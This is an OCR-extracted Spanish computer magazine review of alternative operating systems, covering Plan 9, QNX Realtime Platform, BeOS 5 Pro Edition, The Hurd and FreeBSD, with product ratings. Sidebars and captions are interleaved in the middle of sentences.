En definitiva, la respuesta a la incógnita que da título a este apartado es sencilla: la curiosidad, esa necesidad de saber más y de conocer otras opciones hacen que los amantes de la informática no se contenten con lo que tienen y busquen otras salidas a sus problemas. Aunque algunos de estos productos no serán de una utilidad estrictamente práctica, sus características permitirán conocer otras visiones del comportamiento y rendimiento que puede aportar un PC. Ver una película en DVD en el ordenador es una tarea ya casi tradicional bajo Windows pero aún complicada en Linux, y que ni siquiera está contemplada en desarrollos como Plan9 o The Hurd. Ésta es la razón de que estos sistemas no resulten adecuados para una parte de los usuarios de informática actuales, pero que representan todo un mundo de nuevas posibilidades para esos «curiosos digitales».

A continuación, nos introduciremos en la orientación y principales características de



Nuevas experiencias con Plan9

Aquellos que realmente quieran experimentar nuevas formas de utilizar su equipo, y verlo desde un prisma completamente diferente, no tendrán más que acudir a algún sistema de los que pudiéramos llamar «experimentales» o en vías de desarrollo. A costa de sacrificar algunas aplicaciones como reproductores de música o similares, descubriremos todo un mundo de posibilidades que algunos ni siquiera hubieran podido imaginar.

Si disponemos de una pequeña red, y muchas ganas de probar cosas nuevas, hallaremos en Plan9 un sistema que rompe con los esquemas de trabajo tradicionales. Aunque una primera toma de contacto puede darnos la impresión de que nos encontramos con otro delegado de Unix, un estudio más en profundidad de sus cualidades nos mostrará nuestro error. Con la filosofía de «todo forma parte del sistema de ficheros», las posibilidades son enormes, cambiando nuestros conceptos sobre lo que es un ordenador, un puesto de trabajo o una red de forma radical.

¿No disponemos de tarjeta de sonido? Utilicemos el hardware existente en el puesto más cercano. ¿Disco duro? En raras ocasiones sabremos si estamos empleando un medio de almacenamiento externo, interno o, incluso, dónde se encuentra éste físicamente. ¿Copias de seguridad? Cosa del pasado. Se trata de una curiosa forma de trabajar, que cambia en todos los sentidos nuestras tareas más habituales, aplicable sobre todo a desarrolladores. Éstos encontrarán en el sistema toda una serie de ventajas que facilitarán su labor.

Por una parte, la programación de entornos distribuidos es mucho más sencilla, ya que Plan9 está especialmente enfocado a usar todo tipo de máquinas, independientemente de su arquitectura y potencia. Desde grandes Silicon Graphics actuando como servidores de proceso, hasta los ordenadores 386 empleados como simples puestos de acceso a la red, su portabilidad es muy alta, pues la mayor parte de su código es completamente independiente del hardware que actúa por debajo. Además, los laboratorios de Bell disponen de otros entornos, por ejemplo de Inferno, que permite la ejecución de aplicaciones bajo la mayoría de las estaciones de trabajo Intel (con Windows) disponibles.


cada uno de los productos revisados en nuestra comparativa, para más tarde realizar un análisis más detallado de los mismos.

QNX, embebido y modular

Esta empresa, con sus oficinas centrales en Canadá, es conocida sobre todo por haber sido capaz de crear un desarrollo con soporte TCP/IP, entorno gráfico, navegador de Internet y algunas utilidades en un simple disco de 1,44 Mbytes. Pero éste ha sido tan sólo el penúltimo de una lista de logros que comenzaron en 1981, cuando la firma lanzó el primer sistema operativo basado en un *microkernel* para PCs y compatibles.

Precisamente, esta experiencia en núcleos de reducido tamaño (conocidos como *microkernel*) en vez de los tradicionales *kernels* monolíticos hace que QNX haya tomado posiciones ventajosas en la generación de sistemas embebidos, necesarios en los nuevos dispositivos móviles que tienen una capacidad aún limitada y que necesitan integrar muchos componentes software en poco espacio.


En nuestro análisis, hemos incluido el llamado QNX RealTime Platform (RTOS, para abreviar). Éste conjuga la potencia de varios desarrollos de esta compañía, entre los que se encuentran su *microkernel* (bautizado como Neutrino), un sistema gráfico llamado Photon y una tecnología de comunicación, Qnet. Estos tres módulos son los principales responsables de una solución que permite proporcionar al usuario toda la potencia de un sistema operativo compatible POSIX y unas capacidades gráficas y de comunicación sorprendentes. Si alguna vez habéis tenido la oportunidad de probar el que se recoge en un solo disco (descargable gratuitamente desde su página web en *www.qnx.com*), habréis comprobado cómo, en apenas un minuto, tendréis ante vosotros todo un sistema operativo dispuesto para utilizarse en red. El hermano mayor de esta sorprendente aplicación permite extender sus funcionalidades gracias a la utilización completa de los recursos del sistema y al empleo de más espacio en disco, claro está.



QNX se presenta como un sistema operativo excelente que puede complementar a Windows o Linux a la perfección.


Componentes de QNX

El primero y más importante de los componentes de QNX es su *microkernel* Neutrino, toda una pequeña obra de arte que permite, en un reducido tamaño, conjugar las funciones más importantes para interactuar con el equipo. La arquitectura modular del desarrollo facilita que los demás servicios (el GUI mediante Photon, las comunicaciones a través de Qnet y otros menos representativos) se apoyen sobre esta piedra angular para añadir capacidades al usuario. Los servicios mínimos que precisamente ofrece el núcleo se limitan a mecanismos de paso de mensajes, manejo de señales, interrupciones, *threads* y en general a todas esas técnicas que instan a los



La arquitectura de QNX divide en etapas las distintas estructuras que lo componen.

QNX proporciona las prestaciones de un sistema operativo compatible POSIX y unas capacidades gráficas y de comunicación sorprendentes



Linux es la principal alternativa a la situación dominante de Windows. Aunque tiene reputación de sistema complejo, la utilización del mismo es cada vez más intuitiva.


distintos componentes de una máquina a comunicarse y entenderse entre sí. Los módulos del *kernel* añaden otros temas como soporte para diversos sistemas de ficheros (como es normal, QNX tiene el suyo propio), las comunicaciones, las colas de mensajes y los controladores de dispositivos.

En segundo lugar aparece el inevitable entorno gráfico. Pocas propuestas descuidan ya un apartado que posibilita al usuario final sentirse más o menos cómodo en el trabajo diario. Como no podía ser de otra forma, este GUI o interfaz gráfico es en realidad un *microGUI* que arropa al corazón del sistema, confirmando una filosofía modular también aplicada a este componente. Photon hace uso de diversos gestores (de ventanas, de fuentes, de escritorio o de entrada de datos) para implementar las funciones que ya son familiares en otros SOs aunque desde ese punto de vista tan particular. Cada pequeño gestor parece separado de los demás, pero es la conjunción de los diversos elementos lo que permite hacer que este entorno gráfico pueda ser tan pequeño (o grande) como se quiera. Un poco más allá se presentan los distintos componentes multimedia, que dan soporte a los principales formatos audiovisuales (es posible reproducir DVDs, CDs de audio, MP3, vídeos en MPEG-1 y MPEG-2, etc.).

Por último, encontramos *Qnet*, un sistema de comunicaciones que aporta todo lo necesario para mantenernos conectados a nuestra red de área local o a Internet. Para ello, se incluye un buen conjunto de estándares y protocolos, entre los que podemos mencionar a los conocidos TCP/IP, PPP, DHCP, NFS y otros que proveen a nuestra máquina de las herramientas necesarias para intercambiar información con plataformas mixtas. En cuanto a la red de redes, debemos señalar la presencia de Voyager, un navegador propio que, aunque no dispone de la potencia de las últimas versiones de Microsoft y Netscape (sobre todo en lo que se refiere a soporte JavaScript), sí hace perfectamente posible la navegación web.

Su adaptación al estándar POSIX de desarrollo de sistemas operativos permite que la portabilidad y disponibilidad se extienda a diversas arquitecturas, y que el intercambio de aplicaciones con Linux, por ejemplo, sea realmente sencilla. Al tratarse de dos sistemas *POSIX-compliant*, los códigos fuente de las aplicaciones en uno u otro pueden ser utilizados en cualquiera de ellos de forma indistinta y casi en el 100% de los casos. En este sentido, QNX ofrece un entorno de desarrollo llamado PhAB que permite escribir todo tipo de programas basándose en las funciones gráficas de Photon.

BeOS, tras los pasos de Linux


Probablemente, uno de los sistemas alternativos más conocidos es BeOS, que ofrece un entorno atractivo y una facilidad de uso notable.

Ya en un pasado artículo de PC ACTUAL (mayo del 2000) tuvimos la ocasión de hablar de BeOS y manifestar que posee características muy llamativas y un crecimiento notable en la comunidad informática. La empresa Be, fundada en 1990 por Jean-Louis Gassée y con sede en California, viene aportando desde hace años su propia visión en este campo. Como es lógico, abandera un producto que conjuga sus posibilidades con las de Windows; y es que, siendo realistas, en estos momentos la estrella de Gates no tiene rival en cuanto al usuario medio se refiere. Linux supone una alternativa muy válida que, debido a su repu-

Una cabeza diferente para Linux

Si estamos buscando algún proyecto en el que colaborar, con unas bases de utilización (nos referimos a Linux) algo más tangibles, a la vez que alejado de un laboratorio, tan sólo tenemos que instalar The Hurd. Si bien la instalación todavía se encuentra «en pañales» , vale la pena cargar Potato, la última distribución de Debian para ver de lo que estamos hablando. Lo que detectaremos es un *microkernel* capaz de ejecutar la mayoría de los paquetes del grupo Debian, incluido el servidor Xfree86.

Pero las implicaciones del sistema van mucho más allá. Así, mientras que en Linux es necesario disponer de privilegios administrativos para cargar un módulo de dispositivos, en The Hurd cualquier usuario puede hacer uso de esta cualidad. Aquellos preocupados por la seguridad no tienen por qué alarmase, módulos de seguridad velarán por la integridad de nuestras autenticaciones.

En un futuro sus desarrolladores afirman que será posible cambiar el *kernel* por cualquier otro disponible, siendo casi más importante el empleo de los módulos que rodean a esta pequeñísima parte del sistema. Aunque, hoy por hoy, ya es utilizable, se nota que todavía se encuentra en sus primeras fases de desarrollo, ya que muchos aparatos no están soportados y los que lo están en algunas ocasiones son simples partes del código diseñado para el *kernel* de Linux. Lo que en principio es una ventaja, ya que el soporte de dispositivos en Linux cada día es mayor, por el otro supone que a veces los recursos del sistema operativo no se emplean de la forma en que debieran, teniendo en cuenta que escritos de otra manera resultan mucho más eficientes, algo que se nota sobre todo en la interacción con la red y el apartado de entrada/salida.

La robustez de FreeBSD

En el caso de que queramos experimentar con un sistema operativo más extendido, auque poco conocido en nuestro país y con una robustez fuera de toda duda, vale la pena probar a instalar FreeBSD. Utilizado en muchos servidores, comparte con Linux ideas e incluso código.

Por poner un ejemplo de la confianza depositada en su código, algunas de sus aplicaciones de red (FTP, Telnet, etc.) fueron empleadas por Microsoft para desarrollar sus propias versiones. Apple también ha basado algunas partes de su nuevo MacOS X en este conocido sistema. Incluso Linux ha «robado» parte de su código (por ejemplo, la pila de red) a este entorno «demoníaco». Fuera de bromas, si todos estos fabricantes emplean código fuente del sistema, por algo será.




NeXT fue en su época todo un descubrimiento. La empresa que fundó Steve Jobs sacó a la luz un cubo muy similar al actual *cube* de Apple, con un sistema operativo tremendamente novedoso.

tación de sistema complejo, aún asusta a muchos potenciales usuarios, y BeOS se sitúa precisamente en ese término medio en el cual se exhibe una potencia similar a la de un Unix y la facilidad de uso y comodidad de la saga Windows.

Al margen del producto, que analizamos posteriormente más en detalle, debemos resaltar el papel que la empresa de Gassée está intentando desempeñar en el mercado de los nuevos dispositivos. Los llamados BeIA (*Be Internet Appliances*), nombre clave *Stinger*, son un conjunto de desarrollos enfocados a ofrecer dispositivos conectados y conectables a Internet mediante la experiencia de Be en sistemas operativos. Un enfoque que se sitúa muy en la línea de las políticas .NET de Microsoft o «.com» de Sun e IBM.

Centrándonos en la solución que nos ocupa, comenzaremos por señalar que BeOS 5 ya cuenta con cierta solera entre la propuestas que podríamos calificar de «minimalistas» debido al reducido impacto que aún tienen en el usuario final. Es una concepción distinta a la que hemos comentado en QNX, ya que aunque sigue el estándar POSIX, su comportamiento es el de un sistema basado en un *kernel* monolítico como el que pueda mostrar un Linux tradicional.

Esto significa que el núcleo alberga todos los recursos básicos necesarios para que el usuario acceda a las posibilidades del ordenador desde un principio. Incluso el subsistema gráfico no se separa de forma tan clara a como lo hace QNX, integrando todo en una única herramienta software, que impresiona por su sencillez de manejo y su relativa potencia. Y decimos relativa porque, aunque tenga reminiscencias de otros sistemas Unix y del propio Linux (como en QNX, es perfectamente posible lanzar una ventana de terminal), su filosofía casi invita a que todo se haga desde el entorno gráfico, muy en la línea de MacOS o Windows. El soporte para dispositivos ha mejorado en esta última versión, que además brinda una excelente base para sistemas de ficheros nativos de otras plataformas, pero que dispone de uno propio que presenta la peculiaridad de ser de 64 bits. Esto conlleva la posibilidad de direccionar hasta 18 millones de Terabytes de memoria física frente al límite de 4 Gigabytes que imponen los sistemas de ficheros de 32 bits, como FAT32 (Windows 98, por ejemplo) o el propio ext2 de Linux.



Existen otras propuestas con una orientación muy específica, como WebOS, desarrollado principalmente para la navegación en Internet.

BeOS otorga al usuario una potencia similar a la de un Unix junto a la facilidad de uso y comodidad de los productos de la saga Windows




Entre otros desarrollos, los protagonistas de este informe permiten ser aplicados a los nuevos *Internet appliances*, dispositivos orientados al aprovechamiento de la red en cualquier parte.

En cualquier caso, su gran baza se juega en el terreno multimedia. El excelente soporte que reúne la última revisión de BeOS permite acceder a la práctica totalidad de formatos de audio y vídeo existentes, incluyendo el soporte para FireWire (IEEE 1394) y, por extensión, para las cámaras de vídeo digital DV que cada vez desatan más pasiones. Es una oferta llamativa, ya que BeOS casi parece de juguete, hasta que comienzan las pruebas y nos damos cuenta de que integra mucho más. El entorno gráfico gestionado mediante el llamado Tracker es el responsable de su cara más vistosa, gracias a la cual podremos disfrutar de todo tipo de aplicaciones, no sólo multimedia. Entre otras, destacan NetPositive, un navegador web muy atractivo y funcional, pero hay más, mucho más. La página web BeBits (*www.bebits.com*) es la mayor representante de una oferta software que, tras Windows y Linux, es la más popular para PCs; en ella que se agrupan todo tipo de aplicaciones para extraer todo el rendimiento de los mismos bajo otro punto de vista.

BeOS Pro Edition 5

Si hace algunos meses tuvimos la oportunidad de comprobar las excelencias de la *Personal Edition* de BeOS, con ocasión de este informe analizamos la versión profesional.

Cuando en el citado artículo analizamos este sistema operativo, llegamos a la conclusión de que era un complemento perfecto para la austeridad de Windows y la aún temida complejidad de Linux. Gracias a BeOS, el usuario lograba acceder a un sistema *Unix-like* en algunas de sus facetas pero sin descuidar la importancia de la facilidad de uso.



El soporte para dispositivos como capturadoras de televisión o tarjetas de sonido es automático.

Una instalación cuidadosa

Lo cierto es que aunque el proceso de instalación del sistema no es complicado, sí habrá que tener en cuenta que en esta ocasión el sistema necesita albergarse en una partición propia. Esto obliga a utilizar un programa destinado a crear este segmento en el disco duro, pero por fortuna, con el paquete se incluye una versión especial de *Partition Magic* con la que es posible crear este espacio. De hecho tras cargar la aplicación en el ordenador, se reinicia directamente ejecutándola, lo que nos da opción a generar la partición principal según el tamaño y la posición en el disco duro. Tras esta selección, se crea el espacio con el formato adecuado (BeOS utiliza su propio sistema de ficheros, BFS) y se nos pide que insertemos el disquete y el CD de instalación para continuar con la misma.

Al reiniciar de nuevo, se completa el proceso con la formación del árbol de directorios y la inclusión de todas las aplicaciones, librerías y demás software que adjunta BeOS. Una puntualización: si el usuario ya tiene más de un sistema instalado (por ejemplo, Windows con Linux) y ya posee un selector de arranque (LILO, BootMagic, etc.), no conviene cargar la utilidad incluida. De este modo, es mejor editar posteriormente LILO o sus equivalentes para que tomen la partición BeOS como de arranque normal. Nosotros así lo hicimos, puesto que ya teníamos funcionando el binomio Windows/Linux. Tan sólo hubo que modificar LILO convenientemente para poder arrancar cualquiera de ellos.



BeOS es un sistema operativo con unas buenas posibilidades en cuanto a la conectividad se refiere.


En marcha

Cuando arrancamos BeOS descubrimos de nuevo su ya familiar aspecto y las características que lo convirtieron en producto recomendado en el anterior análisis. Las diferencias con la versión *Personal Edition* son sensibles. Principalmente, hablamos de todo lo que se refiere a la edición de vídeo y audio, con la presencia de *codecs* propietarios y el consecuente coste por la utilización de aplicaciones comerciales. Eso, unido al manual impreso, al soporte técnico y a la inclusión de dos CDs (uno de instalación, válido para Intel/AMD y PowerPC, y otro con aplicaciones variadas) justifica el precio del paquete.

En la ventana principal no hay menú de inicio tal y como lo conocemos en Windows. En su lugar, existe un panel en la parte superior derecha desde el cual podemos acceder a las distintas aplicaciones, utilidades y opciones de configuración. Pero la gran mayoría de las posibilidades que exhibe este menú también se alcanzan desde cualquier punto del escritorio, tan sólo pulsando con el botón derecho del ratón en el entorno gráfico. Montar y desmontar dispositivos (con un soporte inicial de particiones FAT, FAT32, NTFS, ISO9660 y ext2) o acceder a documentos a través de menús encadenados son dos de las funciones disponibles. Pero las más relevantes se localizan en la parte inferior de estos menús desplegables, ya que en esa posición se encuentran los accesos a las herramientas instaladas en nuestro sistema.

Como navegador de Internet tenemos NetPositive, un desarrollo propio de Be que si bien limita las posibilidades por su nulo soporte para JavaScript y conexiones seguras, es adecuado en el resto de la navegación web. Es factible, no obstante, descargar de la Web la versión para Be de Opera, que ofrece más funcionalidades. Igualmente, detectamos un cliente de correo (BeMail) y dos formas diferenciadas de conexión a la red de redes. Bien mediante una conexión módem tradicional o bien a través de una red de área local, si es nuestro caso. En cualquiera de ellas, la configuración de los parámetros de red es realmente sencilla y rápida.

RealPlayer sobresale como reproductor multimedia por encima del Media Player incluido, algo escaso en opciones además de no ser del todo efectivo; por ejemplo, en el manejo de listas de canciones no da la talla. Entre otras aplicaciones disponibles podemos mencionar las de desarrollo de software, un pequeño servidor web (PoorMan), decompresores zip, gestor de paquetes (Software Vallet), grabador de CDs o un excelente programa que permite ver la televisión en nuestro ordenador si poseemos una capturadora.



BeOS Pro Edition 5	
Precio: 10.400 pesetas (62,46 euros)	
Fabricante: Be	
Distribuidor: Apacabar. Tfn: +33 (0)1 56 54 8000	
Web: www.apacabar.fr	
Valoración	4,9
Precio	3,1
GLOBAL	8

Bell Labs Plan 9

Los aficionados a la informática teórica disfrutarán con la instalación y utilización de desarrollo, una pequeña muestra de lo que consigue un «simple» cambio en la concepción del sistema de ficheros

Al contrario de lo que puede parecer tras una visita rápida a Plan 9, éste no es otro descendiente de Unix, aunque su *shell* utilice parte de los comandos y sintaxis de *sh*. Su núcleo ha sido desarrollado íntegramente por los investigadores de Bell Labs desde sus cimientos, evitando el código ya existente. El motivo no es otro que proporcionar un entorno completamente diferente a todo, añadiendo conceptos que, aunque no nuevos, no son comúnmente utilizados. Plan 9, cuyo nombre hereda de la película de ciencia ficción *Plan 9 From Out Outer Space*, lleva hasta límites insospechados el lema de sistema de ficheros para todo. Si bien ésta es una idea que los Unix han explotado en gran medida, por ejemplo para acceder a nuestros dispositivos tenemos un subdirectorio llamado */dev*, no se sigue a rajatabla esta fórmula. Pero antes de ver cómo funciona realmente Plan 9, será necesario que lo instalemos.

La instalación.

Una visita a la página web de Bell Labs (*http://plan9.bell-labs.com/plan9dist*) nos permite descargar el software. El procedimiento de instalación es bastante sencillo, desde esta dirección crearemos un disquete ya configurado con el hardware de nuestro equipo, como la tarjeta gráfica y las tarjetas de red. Este soporte será el encargado de preparar nuestro disco duro, copiar el resto de la distribución y dejar configurada la base. Debemos mencionar que no es necesario descargar la totalidad de la distribución previamente. En efecto, si disponemos de una conexión a Internet, ya sea directa, mediante una tarjeta de red o a través de un módem, el propio programa de instalación bajará los archivos necesarios. Hemos de tener especial cuidado al seleccionar los modos de vídeo que vamos a emplear, pues el soporte de hardware no es especialmente extenso, y modificar la frecuencia de reloj una vez instalado el sistema es toda una odisea.


Una vez que arrancamos por primera vez Plan 9, se iniciará de forma automática el gestor de ventanas 8 1/2. Al contrario de lo que ocurre con otros productos, el gestor no es un entorno propiamente dicho, sino una zona donde crear consolas. En este aspecto, no es de extrañar la ausencia de iconos y otros elementos visuales comunes a la mayoría de escritorios. Prácticamente, lo único que podemos hacer es crear consolas de texto, aunque son bastante peculiares. Así, por ejemplo, detectamos la ausencia del clásico cursor, es decir, que su desplazamiento a la línea superior es inútil. En su lugar se usa una tecla especial que congela el contenido de la ventana y nos permite editar texto en múltiples líneas, cuando pulsamos por segunda vez esta tecla, todo lo que hemos tecleado se introduce. Puede parecer algo trivial, sin embargo, esto elimina la necesidad de un procesador de texto para la edición de archivos de configuración, por poner un ejemplo.

***Name Space*, archivos para todo**


Una de las características que diferencia a Plan 9 de otras propuestas es la utilización de *Name Spaces* (literalmente, Espacio de Nombres) de una forma muy particular. Aquellos que programéis con lenguajes que hagan uso de este concepto hallaréis una forma de trabajo bastante peculiar. En Plan 9, toda consola nueva que abramos crea un nuevo Espacio de Nombres mediante el cual se referencia de forma relativa todos los elementos del sistema. Uno de los ejemplos más claros es el modo de operar con el directorio */proc*. Bajo éste, se encuentran una serie de pseudo-ficheros que nos muestran el estado de los procesos, un método de trabajo similar a los de Unix. La novedad que nos propone Plan 9 es «montar» el directorio */proc* de otra máquina en nuestro sistema. Así, conseguiremos ejecutar tareas de depuración remotas.

Esta filosofía de nombres relativos se extiende al resto del desarrollo, con el añadido de que toda referencia se realiza mediante ficheros. Muchos habréis notado que no existe cliente FTP. El motivo no es otro que, para acceder a otros equipos, tan sólo es preciso crear un fichero *Conexión* y montar el sistema de archivos remoto en nuestro propio entorno, algo que, aunque pueda parecer más engorroso, posibilita trabajar, utilizando este protocolo, con el sistema de archivos remoto tal y como si formara parte de nuestra máquina.

En definitiva, se trata de una alternativa algo más que peculiar. Aquellos con ganas de experimentar con nuevas formas de utilizar su ordenador disfrutarán configurando servidores de CPU, de archivos o simples «consolas tontas».



El entorno de Plan 9 puede llegar a ser como éste, si conseguimos configurarlo.




Si Linux tiene a Tux y FreeBSD a Daemon, Plan 9 hace gala de Glenda, su mascota.

Plan 9	
Precio: Gratuito	
Fabricante: Bell Labs	
Distribuidor: Vita Nuova	
Web: www.vitanuova.cam	
Calidad:	3,9
Precio:	4
GLOBAL:	7,9

QNX Realtime Platform

La empresa que hace algunos meses nos descubrió un fantástico sistema operativo encerrado en un solo disco de 1,44 Mbytes, ha subido aún más el listón con su último lanzamiento.

Los requerimientos mínimos para la instalación de QNX RP son de unos 200 Mbytes de espacio en disco duro y un Pentium 100 o similares, pese a que en nuestras pruebas hemos utilizado un Pentium III a 450 MHz. Como en el resto de sistemas alternativos, algunas de las preguntas más frecuentes se centran en el hardware soportado. Al ser entornos limitados, desgraciadamente no dan soporte para todo tipo de dispositivos, pero los controladores por defecto suelen ser totalmente válidos en los apartados de tarjeta gráfica y de sonido. Para más información sobre este particular os recomendamos visitar la página *http://qdn.qnx.com/support/hardware/index.html*



Al navegador incluido, Voyager, todavía le quedan algunos aspectos para convertirse en la herramienta que se merece QNX.

Tratamiento de las particiones

